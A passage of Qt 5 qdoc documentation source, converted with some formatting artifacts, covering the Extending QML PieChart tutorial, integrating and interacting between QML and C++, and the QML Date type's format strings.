Notice that although the color is specified as a string in QML, it is automatically converted to a `QColor` object for the `PieChart` `color` property. Automatic conversions are provided for various other `QML Basic Types`; for example, a string like `"640x480"` can be automatically converted to a `QSize` value.

We'll also create a C++ application that uses a `QQuickView` to run and display `app.qml`. The application must register the `PieChart` type using the `qmlRegisterType()` function, to allow it to be used from QML. If you don't register the type, `app.qml` won't be able to create a `PieChart`.

Here is the application `main.cpp`:

`\snippet tutorials/extending-qml/chapter1-basics/main.cpp` 0

This call to `qmlRegisterType()` registers the `PieChart` type as a type called `"PieChart"`, in a type namespace called `"Charts"`, with a version of `1.0`.

Lastly, we write a `.pro` project file that includes the files and the `declarative` library:

`\quotefile tutorials/extending-qml/chapter1-basics/chapter1-basics.pro`

Now we can build and run the application:

\image extending-tutorial-chapter1.png

\note You may see a warning \eÂ {Expression ... depends on non-NOTIFYable properties:

PieChart::name}. This happens because we add a binding to the writable \c name property, but haven't yet defined a notify signal for it. The QML engine therefore cannot update the binding if the \c name value changes. This is addressed in the following chapters.

## \section1 Chapter 2: Connecting to C++ Methods and Signals

\c extending-qml/chapter2-methods

Suppose we want \c PieChart to have a "clearChart()" method that erases the chart and then emits a "chartCleared" signal. Our \c app.qml would be able to call \c clearChart() and receive \c chartCleared() signals like this:

\snippet tutorials/extending-qml/chapter2-methods/app.qml 0

\image extending-tutorial-chapter2.png

To do this, we add a \c clearChart() method and a \c chartCleared() signal to our C++ class:

\snippet tutorials/extending-qml/chapter2-methods/piechart.h 0

\dots

\snippet tutorials/extending-qml/chapter2-methods/piechart.h 1

\dots

\snippet tutorials/extending-qml/chapter2-methods/piechart.h 2

\dots

\snippet tutorials/extending-qml/chapter2-methods/piechart.h 3

The use of `Q_INVOKABLE` makes the `\c clearChart()` method available to the Qt Meta-Object system, and in turn, to QML. Note that it could have been declared as a Qt slot instead of using `Q_INVOKABLE`, as slots are also callable from QML. Both of these approaches are valid.

The `\c clearChart()` method simply changes the color to `Qt::transparent`, repaints the chart, then emits the `\c chartCleared()` signal:

\snippet tutorials/extending-qml/chapter2-methods/piechart.cpp 0

Now when we run the application and click the window, the pie chart disappears, and the application outputs:

\badcode

qml: The chart has been cleared

\endcode


\section1 Chapter 3: Adding Property Bindings

\c extending-qml/chapter3-bindings

Property binding is a powerful feature of QML that allows values of different types to be synchronized automatically. It uses signals to notify and update other types' values when property values are changed.

Let's enable property bindings for the `color` property. That means if we have code like this:

```
\snippet tutorials/extending-qml/chapter3-bindings/app.qml 0
```

extending-tutorial-chapter3.png

The `"color: chartA.color"` statement binds the `color` value of `chartB` to the `color` of `chartA`.

Whenever `chartA's color` value changes, `chartB's color` value updates to the same value. When the window is clicked, the `onClicked` handler in the `MouseArea` changes the color of `chartA`, thereby changing both charts to the color blue.

It's easy to enable property binding for the `color` property.

We add a `{NOTIFY}` feature to its `Q_PROPERTY()` declaration to indicate that a `"colorChanged"` signal

is emitted whenever the value changes.

```
\snippet tutorials/extending-qml/chapter3-bindings/piechart.h 0
```

`...`

```
\snippet tutorials/extending-qml/chapter3-bindings/piechart.h 1
```



\dots

\snippet tutorials/extending-qml/chapter3-bindings/piechart.h 2

\dots

\snippet tutorials/extending-qml/chapter3-bindings/piechart.h 3

Then, we emit this signal in \c setPieSlice():

\snippet tutorials/extending-qml/chapter3-bindings/piechart.cpp 0

It's important for \c setColor() to check that the color value has actually changed before emitting \c colorChanged(). This ensures the signal is not emitted unnecessarily and also prevents loops when other types respond to the value change.

The use of bindings is essential to QML. You should always add NOTIFY signals for properties if they are able to be implemented, so that your properties can be used in bindings. Properties that cannot be bound cannot be automatically updated and cannot be used as flexibly in QML. Also, since bindings are invoked so often and relied upon in QML usage, users of your custom QML types may see unexpected behavior if bindings are not implemented.

## \section1 Chapter 4: Using Custom Property Types

\c extending-qml/chapter4-customPropertyTypes

The \c PieChart type currently has a string-type property and a color-type property.

It could have many other types of properties. For example, it could have an int-type property to store an identifier for each chart:

\code

```
// C++
```

```
class PieChart : public QQuickPaintedItem
```

```
{
```

```
    Q_PROPERTY(int chartId READ chartId WRITE setChartId NOTIFY chartIdChanged)
```

```
    ...
```

```
public:
```

```
    void setChartId(int chartId);
```

```
    int chartId() const;
```

```
    ...
```

```
signals:
```

```
    void chartIdChanged();
```

```
};
```

```
// QML
```

```
PieChart {
```

```
    ...
```

```
    chartId: 100
```

```
}
```

\endcode

Aside from `int`, we could use various other property types. Many of the Qt data types such as `QColor`, `QSize` and `QRect` are automatically supported from QML. (See [Data Type Conversion Between QML and C++](#) documentation for a full list.)

If we want to create a property whose type is not supported by QML by default, we need to register the type with the QML engine.

For example, let's replace the use of the `color` property with a type called "PieSlice" that has a `color` property. Instead of assigning a color, we assign an `PieSlice` value which itself contains a `color`:

```
\snippet tutorials/extending-qml/chapter4-customPropertyTypes/app.qml 0
```

Like `PieChart`, this new `PieSlice` type inherits from `QQuickPaintedItem` and declares its properties with `Q_PROPERTY()`:

```
\snippet tutorials/extending-qml/chapter4-customPropertyTypes/pieslice.h 0
```

To use it in `PieChart`, we modify the `color` property declaration and associated method signatures:

```
\snippet tutorials/extending-qml/chapter4-customPropertyTypes/piechart.h 0
```

```
\dots
```

```
\snippet tutorials/extending-qml/chapter4-customPropertyTypes/piechart.h 1
```

\dots

\snippet tutorials/extending-qml/chapter4-customPropertyTypes/piechart.h 2

\dots

\snippet tutorials/extending-qml/chapter4-customPropertyTypes/piechart.h 3

There is one thing to be aware of when implementing \c setPieSlice(). The \c PieSlice is a visual item, so it must be set as a child of the \c PieChart using `QQuickItem::setParentItem()` so that the \c PieChart knows to paint this child item when its contents are drawn:

\snippet tutorials/extending-qml/chapter4-customPropertyTypes/piechart.cpp 0

Like the \c PieChart type, the \c PieSlice type has to be registered using `qmlRegisterType()` to be used from QML. As with \c PieChart, we'll add the type to the "Charts" type namespace, version 1.0:

\snippet tutorials/extending-qml/chapter4-customPropertyTypes/main.cpp 0

\dots

\snippet tutorials/extending-qml/chapter4-customPropertyTypes/main.cpp 1

\dots

\snippet tutorials/extending-qml/chapter4-customPropertyTypes/main.cpp 2

\section1 Chapter 5: Using List Property Types

\c extending-qml/chapter5-listproperties

Right now, a `PieChart` can only have one `PieSlice`. Ideally a chart would have multiple slices, with different colors and sizes. To do this, we could have a `slices` property that accepts a list of `PieSlice` items:

```
\snippet tutorials/extending-qml/chapter5-listproperties/app.qml 0
```

```
\image extending-tutorial-chapter5.png
```

To do this, we replace the `pieSlice` property in `PieChart` with a `slices` property, declared as a `QQmlListProperty` type. The `QQmlListProperty` class enables the creation of list properties in QML extensions. We replace the `pieSlice()` function with a `slices()` function that returns a list of slices, and add an internal `append_slice()` function (discussed below). We also use a `QList` to store the internal list of slices as `m_slices`:

```
\snippet tutorials/extending-qml/chapter5-listproperties/piechart.h 0
```

```
\dots
```

```
\snippet tutorials/extending-qml/chapter5-listproperties/piechart.h 1
```

```
\dots
```

```
\snippet tutorials/extending-qml/chapter5-listproperties/piechart.h 2
```

Although the `slices` property does not have an associated `WRITE` function, it is still modifiable because of the way `QQmlListProperty` works. In the `PieChart` implementation, we implement `PieChart::slices()` to return a `QQmlListProperty` value and indicate that the internal

`\c PieChart::append_slice()` function is to be called whenever a request is made from QML to add items to the list:

`\snippet tutorials/extending-qml/chapter5-listproperties/piechart.cpp 0`

The `\c append_slice()` function simply sets the parent item as before, and adds the new item to the `\c m_slices` list. As you can see, the append function for a `QQmlListProperty` is called with two arguments: the list property, and the item that is to be appended.

The `\c PieSlice` class has also been modified to include `\c fromAngle` and `\c angleSpan` properties and to draw the slice according to these values. This is a straightforward modification if you have read the previous pages in this tutorial, so the code is not shown here.

## `\section1 Chapter 6: Writing an Extension Plugin`

`\c extending-qml/chapter6-plugins`

Currently the `\c PieChart` and `\c PieSlice` types are used by `\c app.qml`, which is displayed using a `QQuickView` in a C++ application. An alternative way to use our QML extension is to create a plugin library to make it available to the QML engine as a new QML import module. This allows the `\c PieChart` and `\c PieSlice` types to be registered into a type namespace which can be imported by any QML application, instead of restricting these types to be only used by the one application.

The steps for creating a plugin are described in \l {Creating C++ Plugins for QML}.

To start with, we create a plugin class named \c ChartsPlugin. It subclasses QQmlExtensionPlugin and registers our QML types in the inherited \l {QQmlExtensionPlugin::}{registerTypes()} method.

Here is the \c ChartsPlugin definition in \c chartsplugin.h:

```
\snippet tutorials/extending-qml/chapter6-plugins/import/chartsplugin.h 0
```

And its implementation in \c chartsplugin.cpp:

```
\snippet tutorials/extending-qml/chapter6-plugins/import/chartsplugin.cpp 0
```

Then, we write a \c .pro project file that defines the project as a plugin library and specifies with DESTDIR that library files should be built into a \c {../Charts} directory.

```
\quotefile tutorials/extending-qml/chapter6-plugins/import/import.pro
```

In this example, the \c Charts directory is located at the same level as the application that uses our new import module. This way, the QML engine will find our module as the default search path for QML imports includes the directory of the application executable. Alternatively, we could control what directories the \l {QML Import Path} {QML import path} contains, useful if there are multiple QML applications using the same QML imports.

The `\c .pro` file also contains additional magic to ensure that the `\l {Module Definition qmlDir Files}{module definition qmlDir file}` is always copied to the same location as the plugin binary.

The `\c qmlDir` file declares the module name and the plugin that is made available by the module:

```
\quotefile tutorials/extending-qml/chapter6-plugins/import/qmlDir
```

Now we have a QML module that can be imported to any application, provided that the QML engine knows where to find it. The example contains an executable that loads `\c app.qml`, which uses the `\c {import Charts 1.0}` statement. Alternatively, you can load the QML file using the `\l {Prototyping with qmlscene}{qmlscene tool}`, setting the import path to the current directory so that it finds the `\c qmlDir` file:

```
\code
```

```
qmlscene -I . app.qml
```

```
\endcode
```

The module "Charts" will be loaded by the QML engine, and the types provided by that module will be available for use in any QML document which imports it.

`\section1 Chapter 7: Summary`



In this tutorial, we've shown the basic steps for creating a QML extension:

\list

\li Define new QML types by subclassing QObject and registering them with

qmlRegisterType()

\li Add callable methods using \l Q\_INVOKABLE or Qt slots, and connect to Qt signals

with an \c onSignal syntax

\li Add property bindings by defining \l{Qt's Property System}{NOTIFY} signals

\li Define custom property types if the built-in types are not sufficient

\li Define list property types using QQmlListProperty

\li Create a plugin library by defining a Qt plugin and writing a

\l {Module Definition qmldir Files}{qmldir} file

\endlist

The \l{Integrating QML and C++} documentation shows

other useful features that can be added to QML extensions. For example, we

could use \l{Default Properties}{default properties} to allow

slices to be added without using the \c slices property:

\badcode

```
PieChart {  
    PieSlice { ... }  
    PieSlice { ... }  
    PieSlice { ... }  
}
```

```
\endcode
```

Or randomly add and remove slices from time to time using `\l{Property Value Sources}{property value sources}`:

```
\badcode
```

```
PieChart {  
    PieSliceRandomizer on slices {}  
}
```

```
\endcode
```

```
\sa {Integrating QML and C++}
```

```
*/
```

```
interactqmlfromcpp.qdoc
```

```
/******
```

```
**
```

```
** Copyright (C) 2013 Digia Plc and/or its subsidiary(-ies).
```

```
** Contact: http://www.qt-project.org/legal
```

```
**
```

```
** This file is part of the documentation of the Qt Toolkit.
```

```
**
```

```
** $QT_BEGIN_LICENSE:FDL$
```

```
** Commercial License Usage
```

```
** Licensees holding valid commercial Qt licenses may use this file in
```

```
** accordance with the commercial license agreement provided with the
```

```
** Software or, alternatively, in accordance with the terms contained in
```

\*\* a written agreement between you and Digia. For licensing terms and  
\*\* conditions see <http://qt.digia.com/licensing>. For further information  
\*\* use the contact form at <http://qt.digia.com/contact-us>.

\*\*

\*\* GNU Free Documentation License Usage

\*\* Alternatively, this file may be used under the terms of the GNU Free  
\*\* Documentation License version 1.3 as published by the Free Software  
\*\* Foundation and appearing in the file included in the packaging of  
\*\* this file. Please review the following information to ensure  
\*\* the GNU Free Documentation License version 1.3 requirements  
\*\* will be met: <http://www.gnu.org/copyleft/fdl.html>.

\*\* \$QT\_END\_LICENSE\$

\*\*

\*\*\*\*\*/

/\*!

\page qtqml-cppintegration-interactqmlfromcpp.html

\title Interacting with QML Objects from C++

\brief Description of how to load and access QML objects from C++ code

All QML object types are QObject-derived types, whether they are internally

implemented by the engine or \l

{qtqml-cppintegration-definetypes.html}{defined by third-party

sources}. This means the QML engine can use the Qt \l{Meta Object System} to

dynamically instantiate any QML object type and inspect the created objects.

This is useful for creating QML objects from C++ code, whether to display a QML object that can be visually rendered, or to integrate non-visual QML object data into a C++ application. Once a QML object is created, it can be inspected from C++ in order to read and write to properties, invoke methods and receive signal notifications.

## `\section1 Loading QML Objects from C++`

A QML document can be loaded with `QQmlComponent` or `QQuickView`. `QQmlComponent` loads a QML document as a C++ object that can then be modified from C++ code. `QQuickView` also does this, but as `QQuickView` is a `QWindow`-derived class, the loaded object will also be rendered into a visual display; `QQuickView` is generally used to integrate a displayable QML object into an application's user interface.

For example, suppose there is a `\c MyItem.qml` file that looks like this:

```
\snippet qml/qtbinding/loading/MyItem.qml start
```

```
\snippet qml/qtbinding/loading/MyItem.qml end
```

This QML document can be loaded with `QQmlComponent` or `QQuickView` with the following C++ code. Using a `QQmlComponent` requires calling `QQmlComponent::create()` to create

a new instance of the component, while a QQuickView automatically creates an instance of the component, which is accessible via QQuickView::rootObject():

```
\table
\row
\li
\snippet qml/qtbinding/loading/main.cpp QQmlComponent-a
\dots 0
\snippet qml/qtbinding/loading/main.cpp QQmlComponent-b
\li
\snippet qml/qtbinding/loading/main.cpp QQuickView
\endtable
```

This \c object is the instance of the \c MyItem.qml component that has been created. You can now modify the item's properties using QObject::setProperty() or QQmlProperty:

```
\snippet qml/qtbinding/loading/main.cpp properties
```

Alternatively, you can cast the object to its actual type and call methods with compile-time safety. In this case the base object of \c MyItem.qml is an \l Item, which is defined by the QQuickItem class:

```
\snippet qml/qtbinding/loading/main.cpp cast
```

You can also connect to any signals or call methods defined in the component using `QMetaObject::invokeMethod()` and `QObject::connect()`. See [\I {Invoking QML Methods}](#) and [\I {Connecting to QML Signals}](#) below for further details.

## [\section1 Accessing Loaded QML Objects by Object Name](#)

QML components are essentially object trees with children that have siblings and their own children. Child objects of QML components can be located using the `QObject::objectName` property with `QObject::findChild()`. For example, if the root item in `\c MyItem.qml` had a child `\I Rectangle` item:

```
\snippet qml/qtbinding/loading/MyItem.qml start
```

```
\codeline
```

```
\snippet qml/qtbinding/loading/MyItem.qml child
```

```
\snippet qml/qtbinding/loading/MyItem.qml end
```

The child could be located like this:

```
\snippet qml/qtbinding/loading/main.cpp findChild
```

Note that an object may have multiple children with the same `\c objectName`.

For example, `\I ListView` creates multiple instances of its delegate, so if its delegate is declared with a particular `objectName`, the `\I ListView` will have

multiple children with the same `\c objectName`. In this case, `QObject::findChildren()` can be used to find all children with a matching `\c objectName`.

`\warning` While it is possible to use C++ to access and manipulate QML objects deep into the object tree, we recommend that you do not take this approach outside of application testing and prototyping. One strength of QML and C++ integration is the ability to implement the QML user interface separately from the C++ logic and dataset backend, and this strategy breaks if the C++ side reaches deep into the QML components to manipulate them directly. This would make it difficult to, for example, swap a QML view component for another view, if the new component was missing a required `\c objectName`. It is better for the C++ implementation to know as little as possible about the QML user interface implementation and the composition of the QML object tree.

`\section1` Accessing Members of a QML Object Type from C++

`\section2` Properties

Any properties declared in a QML object are automatically accessible from C++. Given a QML item like this:

`\snippet qml/qtbinding/properties-qml/MyItem.qml 0`

The value of the `someNumber` property can be set and read using `QQmlProperty`, or `QObject::setProperty()` and `QObject::property()`:

```
\snippet qml/qtbinding/properties-qml/main.cpp 0
```

You should always use `QObject::setProperty()`, `QQmlProperty` or `QMetaProperty::write()` to change a QML property value, to ensure the QML engine is made aware of the property change. For example, say you have a custom type `PushButton` with a `buttonText` property that internally reflects the value of a `m_buttonText` member variable. Modifying the member variable directly like this is not a good idea:

```
\code
```

```
//bad code
```

```
QQmlComponent component(engine, "MyButton.qml");
```

```
PushButton *button = qobject_cast<PushButton*>(component.create());
```

```
button->m_buttonText = "Click me";
```

```
\endcode
```

Since the value is changed directly, this bypasses Qt's `{The Meta-Object System}` and the QML engine is not made aware of the property change. This means property bindings to `buttonText` would not be updated, and any `onButtonTextChanged` handlers would not be called.

```
\section2 Invoking QML Methods
```



All QML methods are exposed to the meta-object system and can be called from C++ using `QMetaObject::invokeMethod()`. Method parameters and return values passed from QML are always translated into `QVariant` values in C++.

Here is a C++ application that calls a QML method using

`QMetaObject::invokeMethod()`:

```
\table
\row
\li \snippet qml/qtbinding/functions-qml/MyItem.qml 0
\li \snippet qml/qtbinding/functions-qml/main.cpp 0
\endtable
```

Notice the `Q_RETURN_ARG()` and `Q_ARG()` arguments for `QMetaObject::invokeMethod()` must be specified as `QVariant` types, as this is the generic data type used for QML method parameters and return values.

## \section2 Connecting to QML Signals

All QML signals are automatically available to C++, and can be connected to using `QObject::connect()` like any ordinary Qt C++ signal. In return, any C++ signal can be received by a QML object using

`\l {qtqml-syntax-signals.html}{signal handlers}`.

Here is a QML component with a signal named `qmlSignal` that is emitted with a string-type parameter. This signal is connected to a C++ object's slot using `QObject::connect()`, so that the `cppSlot()` method is called whenever the `qmlSignal` is emitted:

`\table`

`\row`

`\li`

`\snippet qml/qtbinding/signals-qml/MyItem.qml 0`

`\li`

`\snippet qml/qtbinding/signals-qml/myclass.h 0`

`\codeline`

`\snippet qml/qtbinding/signals-qml/main.cpp 0`

`\endtable`

When a QML object type is used as a signal parameter, the parameter should use `! var` as the type, and the value should be received in C++ using the `QVariant` type:

`\table`

`\row`

`\li`

`\qml`

```
// MyItem.qml

import QtQuick 2.0

Item {

    id: item

    width: 100; height: 100

    signal qmlSignal(var anObject)

    MouseArea {

        anchors.fill: parent

        onClicked: item.qmlSignal(item)

    }

}

\endqml
```

\li

\code

```
class MyClass : public QObject
{
    Q_OBJECT

public slots:

    void cppSlot(const QVariant &v) {

        qDebug() << "Called the C++ slot with value:" << v;
```

```

    QQuickItem *item = qobject_cast<QQuickItem*>(v.value<QObject*>());

    qDebug() << "Item dimensions:" << item->width() << item->height();
}

};

```

```

int main(int argc, char *argv[]) {

```

```

    QApplication app(argc, argv);

```

```

    QQuickView view(QUrl::fromLocalFile("MyItem.qml"));

```

```

    QObject *item = view.rootObject();

```

```

    MyClass myClass;

```

```

    QObject::connect(item, SIGNAL(qmlSignal(QVariant)),

```

```

        &myClass, SLOT(cppSlot(QVariant)));

```

```

    view.show();

```

```

    return app.exec();

```

```

}

```

```

\endcode

```

```

\endtable

```

```

*/

```

```

topic.qdoc

```

```

/*****

```

```

**

```

\*\* Copyright (C) 2013 Digia Plc and/or its subsidiary(-ies).

\*\* Contact: <http://www.qt-project.org/legal>

\*\*

\*\* This file is part of the documentation of the Qt Toolkit.

\*\*

\*\* \$QT\_BEGIN\_LICENSE:FDL\$

\*\* Commercial License Usage

\*\* Licensees holding valid commercial Qt licenses may use this file in

\*\* accordance with the commercial license agreement provided with the

\*\* Software or, alternatively, in accordance with the terms contained in

\*\* a written agreement between you and Digia. For licensing terms and

\*\* conditions see <http://qt.digia.com/licensing>. For further information

\*\* use the contact form at <http://qt.digia.com/contact-us>.

\*\*

\*\* GNU Free Documentation License Usage

\*\* Alternatively, this file may be used under the terms of the GNU Free

\*\* Documentation License version 1.3 as published by the Free Software

\*\* Foundation and appearing in the file included in the packaging of

\*\* this file. Please review the following information to ensure

\*\* the GNU Free Documentation License version 1.3 requirements

\*\* will be met: <http://www.gnu.org/copyleft/fdl.html>.

\*\* \$QT\_END\_LICENSE\$

\*\*

\*\*\*\*\*/

/\*!

\page qtqml-cppintegration-topic.html

\title Integrating QML and C++

\brief Description of how to integrate QML and C++ code

QML is designed to be easily extensible through C++ code. The classes in the \l {Qt QML} module enables QML objects to be loaded and manipulated from C++, and the nature of QML engine's integration with Qt's \l {Meta Object System}{meta object system} enables C++ functionality to be invoked directly from QML. This allows the development of hybrid applications which are implemented with a mixture of QML, JavaScript and C++ code.

Integrating QML and C++ provides a variety of opportunities, including the ability to:

\list

- \li Separate the user interface code from the application logic code, by implementing the former with QML and JavaScript within \l {qml documents-topic.html}{QML documents}, and the latter with C++

- \li Use and invoke some C++ functionality from QML (for example, to invoke your application logic, use a data model implemented in C++, or call some functions in a third-party C++ library)

- \li Access functionality in the \l {Qt QML} or \l {Qt Quick} C++ API (for example, to dynamically generate images using QQuickImageProvider)

- \li Implement your own \l {qml typesystem-objecttypes.html}{QML object types} from C++

\unicode{0x2014} whether for use within your own specific application, or for distribution to others

\endlist

To provide some C++ data or functionality to QML, it must be made available from a QObject-derived

class. Due to the QML engine's integration with the meta object system, the properties, methods and signals of any QObject-derived class are accessible from QML, as described in

[\{qtqml-cppintegration-exposecppattributes.html}](#){Exposing Attributes of C++ Types to QML}. Once the required functionality is provided by such a class, it can be exposed to QML in a variety of ways:

\list

\li The class can be

[\{qtqml-cppintegration-definetypes.html#registering-an-instantiable-object-type}](#){

registered as an instantiable QML type}, so that it can be instantiated and used like any ordinary

[\{qtqml-typesystem-objecttypes.html}](#){QML object type} from QML code

\li The class can be registered as a

[\{qtqml-cppintegration-definetypes.html#registering-singleton-objects-with-a-singleton-type}](#)

{Singleton Type} so that a single instance of the class may be imported from QML code, allowing the instance's properties, methods and signals to be accessed from QML

\li An instance of the class can be [\{qtqml-cppintegration-contextproperties.html}](#){embedded into

QML code} as a \e {context property} or \e {context object}, allowing the instance's properties, methods and signals to be accessed from QML

\endlist

These are the most common methods of accessing C++ functionality from QML code; for more options and

details, see the main documentation pages that are described in the sections further below.

Additionally, aside from the ability to access C++ functionality from QML, the [\l {Qt QML}](#) module also provides ways to do the reverse and manipulate QML objects from C++ code. See

[\{qtqml-cppintegration-interactqmlfromcpp.html}](#){Interacting with QML Objects from C++} for more details.

Finally, the C++ code may be integrated into either a C++ application or a C++ plugin depending on whether it is to be distributed as a standalone application or a library. A plugin can be integrated with a QML module that can then be imported and used by QML code in other applications; see [\{qtqml-modules-cppplugins.html}](#){Providing Types and Functionality in a C++ Plugin} for more information.

## \section1 Exposing Attributes of C++ Classes to QML

QML can easily be extended from C++ due to the QML engine's integration with the Qt meta object system. This integration allows the properties, methods and signals of any QObject-derived class to be accessible from QML: properties can be read and modified, methods can be invoked from JavaScript expressions and signal handlers are automatically created for signals as necessary. Additionally, enumeration values of a QObject-derived class are accessible from QML.

See [\{qtqml-cppintegration-exposecppattributes.html}](#){Exposing Attributes of C++ Types to QML} for more information.

## \section1 Defining QML Types from C++

QML types can be defined in C++ and then registered with the [\{qtqml-typesystem-topic.html}](#){QML type system}. This allows a C++ class to be instantiated as a [\{QML Object Types}](#){QML object type}, enabling custom

object types to be implemented in C++ and integrated into existing QML code. A C++ class may be also



registered for other purposes: for example, it could be registered as a `{Singleton Type}` to enable a single class instance to be imported by QML code, or it could be registered to enable the enumeration values of a non-instantiable class to be accessible from QML.

Additionally, the `{Qt QML}` module provides mechanisms to define QML types that integrate with QML concepts like attached properties and default properties.

For more information on registering and creating custom QML types from C++, see the `{qtqml-cppintegration-definetypes.html}``{Defining QML Types from C++}` documentation.

## `{section1 Embedding C++ Objects into QML with Context Properties}`

C++ objects and values can be embedded directly into the context (or `{scope}`) of loaded QML objects using `{context properties}` and `{context objects}`. This is achieved through the `QQmlContext` class provided by the `{Qt QML}` module, which exposes data to the context of a QML component, allowing data to be injected from C++ into QML.

See `{qtqml-cppintegration-contextproperties.html}``{Embedding C++ Objects into QML with Context Properties}` for more information.

## `{section1 Interacting with QML Objects from C++}`

QML object types can be instantiated from C++ and inspected in order to access their properties,

invoke their methods and receive their signal notifications. This is possible due to the fact that all QML object types are implemented using QObject-derived classes, enabling the QML engine to dynamically load and introspect objects through the Qt meta object system.

For more information on accessing QML objects from C++, see the documentation on [\{qtqml-cppintegration-interactqmlfromcpp.html\}](#) {Interacting with QML Objects from C++}.

## [\section1 Data Type Conversion Between QML and C++](#)

When data values are exchanged between QML and C++, they are converted by the QML engine to have the correct data types as appropriate for use from QML or C++, providing the data types involved are known to the engine.

See [\{qtqml-cppintegration-data.html\}](#) {Data Type Conversion Between QML and C++} for information on the built-in types supported by the engine and how these types are converted for use when exchanged between QML and C++.

\*/

external-resources.qdoc

/\*\*\*\*\*

\*\*

\*\* Copyright (C) 2013 Digia Plc and/or its subsidiary(-ies).

\*\* Contact: <http://www.qt-project.org/legal>

\*\*

\*\* This file is part of the documentation of the Qt Toolkit.

\*\*

\*\* \$QT\_BEGIN\_LICENSE:FDL\$

\*\* Commercial License Usage

\*\* Licensees holding valid commercial Qt licenses may use this file in

\*\* accordance with the commercial license agreement provided with the

\*\* Software or, alternatively, in accordance with the terms contained in

\*\* a written agreement between you and Digia. For licensing terms and

\*\* conditions see <http://qt.digia.com/licensing>. For further information

\*\* use the contact form at <http://qt.digia.com/contact-us>.

\*\*

\*\* GNU Free Documentation License Usage

\*\* Alternatively, this file may be used under the terms of the GNU Free

\*\* Documentation License version 1.3 as published by the Free Software

\*\* Foundation and appearing in the file included in the packaging of

\*\* this file. Please review the following information to ensure

\*\* the GNU Free Documentation License version 1.3 requirements

\*\* will be met: <http://www.gnu.org/copyleft/fdl.html>.

\*\* \$QT\_END\_LICENSE\$

\*\*

\*\*\*\*\*/

/\*!

\externalpage <http://www.ecma-international.org/publications/standards/Ecma-262.htm>

```

\title ECMA-262

*/

/*!

\texternalpage http://www.w3schools.com/jsref/default.asp

\ttitle W3Schools JavaScript Reference

*/

/*!

\texternalpage https://developer.mozilla.org/en-US/docs/Web/JavaScript/Reference/Global_Objects/Date

\ttitle Mozilla Developer Network Date Reference

*/

date.qdoc

/*****

**

** Copyright (C) 2013 Digia Plc and/or its subsidiary(-ies).

** Contact: http://www.qt-project.org/legal

**

** This file is part of the documentation of the Qt Toolkit.

**

** $QT_BEGIN_LICENSE:FDL$

** Commercial License Usage

** Licensees holding valid commercial Qt licenses may use this file in

** accordance with the commercial license agreement provided with the

** Software or, alternatively, in accordance with the terms contained in

```

\*\* a written agreement between you and Digia. For licensing terms and  
\*\* conditions see <http://qt.digia.com/licensing>. For further information  
\*\* use the contact form at <http://qt.digia.com/contact-us>.

\*\*

\*\* GNU Free Documentation License Usage

\*\* Alternatively, this file may be used under the terms of the GNU Free  
\*\* Documentation License version 1.3 as published by the Free Software  
\*\* Foundation and appearing in the file included in the packaging of  
\*\* this file. Please review the following information to ensure  
\*\* the GNU Free Documentation License version 1.3 requirements  
\*\* will be met: <http://www.gnu.org/copyleft/fdl.html>.

\*\* \$QT\_END\_LICENSE\$

\*\*

\*\*\*\*\*/

/\*!

\qmltype Date

\inqmlmodule QtQml

\brief Provides date functions

The QML Date object extends the

\{Mozilla Developer Network Date Reference\}JS Date object with  
locale aware functions.

Functions that accept a locale format may be either an enumeration

value:

\table

\row \li Locale.LongFormat \li The long version of the string; for example, returning "January" as a month name.

\row \li Locale.ShortFormat \li The short version of the string; for example, returning "Jan" as a month name.

\row \li Locale.NarrowFormat \li A special version for use when space is limited;

for example, returning "J" as a month name. Note that the narrow format might contain

the same text for different months and days or it can even be an empty string if the

locale doesn't support narrow names, so you should avoid using it for date formatting.

Also, for the system locale this format is the same as ShortFormat.

\endtable

or a string specifying the format These expressions may be used for format dates:

\table

\header \li Expression \li Output

\row \li d \li the day as number without a leading zero (1 to 31)

\row \li dd \li the day as number with a leading zero (01 to 31)

\row \li ddd

\li the abbreviated localized day name (e.g. 'Mon' to 'Sun').

\row \li dddd

\li the long localized day name (e.g. 'Monday' to 'Sunday').

\row \li M \li the month as number without a leading zero (1 to 12)

\row \li MM \li the month as number with a leading zero (01 to 12)

\row \li MMM

\li the abbreviated localized month name (e.g. 'Jan' to 'Dec').

`\row \li MMMM`

`\li` the long localized month name (e.g. 'January' to 'December').

`\row \li yy \li` the year as two digit number (00 to 99)

`\row \li yyyy \li` the year as four digit number. If the year is negative,  
a minus sign is prepended in addition.

`\endtable`

All other input characters will be ignored. Any sequence of characters that are enclosed in singlequotes will be treated as text and not be used as an expression. Two consecutive singlequotes (""") are replaced by a singlequote in the output.

Example format strings (assuming that the Date is the 20 July 1969):

`\table`

`\header \li Format      \li Result`

`\row   \li dd.MM.yyyy      \li 20.07.1969`

`\row   \li ddd MMMM d yy   \li Sun July 20 69`

`\row   \li 'The day is' dddd \li The day is Sunday`

`\endtable`

These expressions may be used for formatting time:

`\table`

\header	\li Expression	\li Output
\row	\li h	\li the hour without a leading zero (0 to 23 or 1 to 12 if AM/PM display)
\row	\li hh	\li the hour with a leading zero (00 to 23 or 01 to 12 if AM/PM display)
\row	\li H	\li the hour without a leading zero (0 to 23, even with AM/PM display)
\row	\li HH	\li the hour with a leading zero (00 to 23, even with AM/PM display)
\row	\li m	\li the minute without a leading zero (0 to 59)
\row	\li mm	\li the minute with a leading zero (00 to 59)
\row	\li s	\li the second without a leading zero (0 to 59)
\row	\li ss	\li the second with a leading zero (00 to 59)
\row	\li z	\li the milliseconds without leading zeroes (0 to 999)
\row	\li zzz	\li the milliseconds with leading zeroes (000 to 999)
\row	\li AP or A	\li use AM/PM display. \e AP will be replaced by either "AM" or "PM".
\row	\li ap or a	\li use am/pm display. \e ap will be replaced by either "am" or "pm".
\row	\li t	\li the timezone (for example "CEST")
\endtable		

All other input characters will be ignored. Any sequence of characters that are enclosed in singlequotes will be treated as text and not be used as an expression. Two consecutive singlequotes (""") are replaced by a singlequote



in the output.

Example format strings (assuming that the QTime is 14:13:09.042)

```
\table
\header \li Format \li Result
\row \li hh:mm:ss.zzz \li 14:13:09.042
\row \li h:m:s ap \li 2:13:9 pm
\row \li H:m:s a \li 14:13:9 pm
\endtable
```

If the date is invalid, an empty string will be returned.

Note: Using the locale-aware functions to perform date or time formatting can result in incorrectly formatted times, due to an inconsistency in specification between Qt and JS. ECMA-262 specifies that historical dates should be interpreted by projecting the current rules for daylight-saving onto past years, while Qt uses historical data (where available) to determine whether daylight-saving was in effect for a given date. Therefore, constructing a Date value in JS and converting it to a string using the locale-aware functions can yield a result incorrect by one hour, if DST is currently in effect, while it was not for the time specified, or vice versa.

```
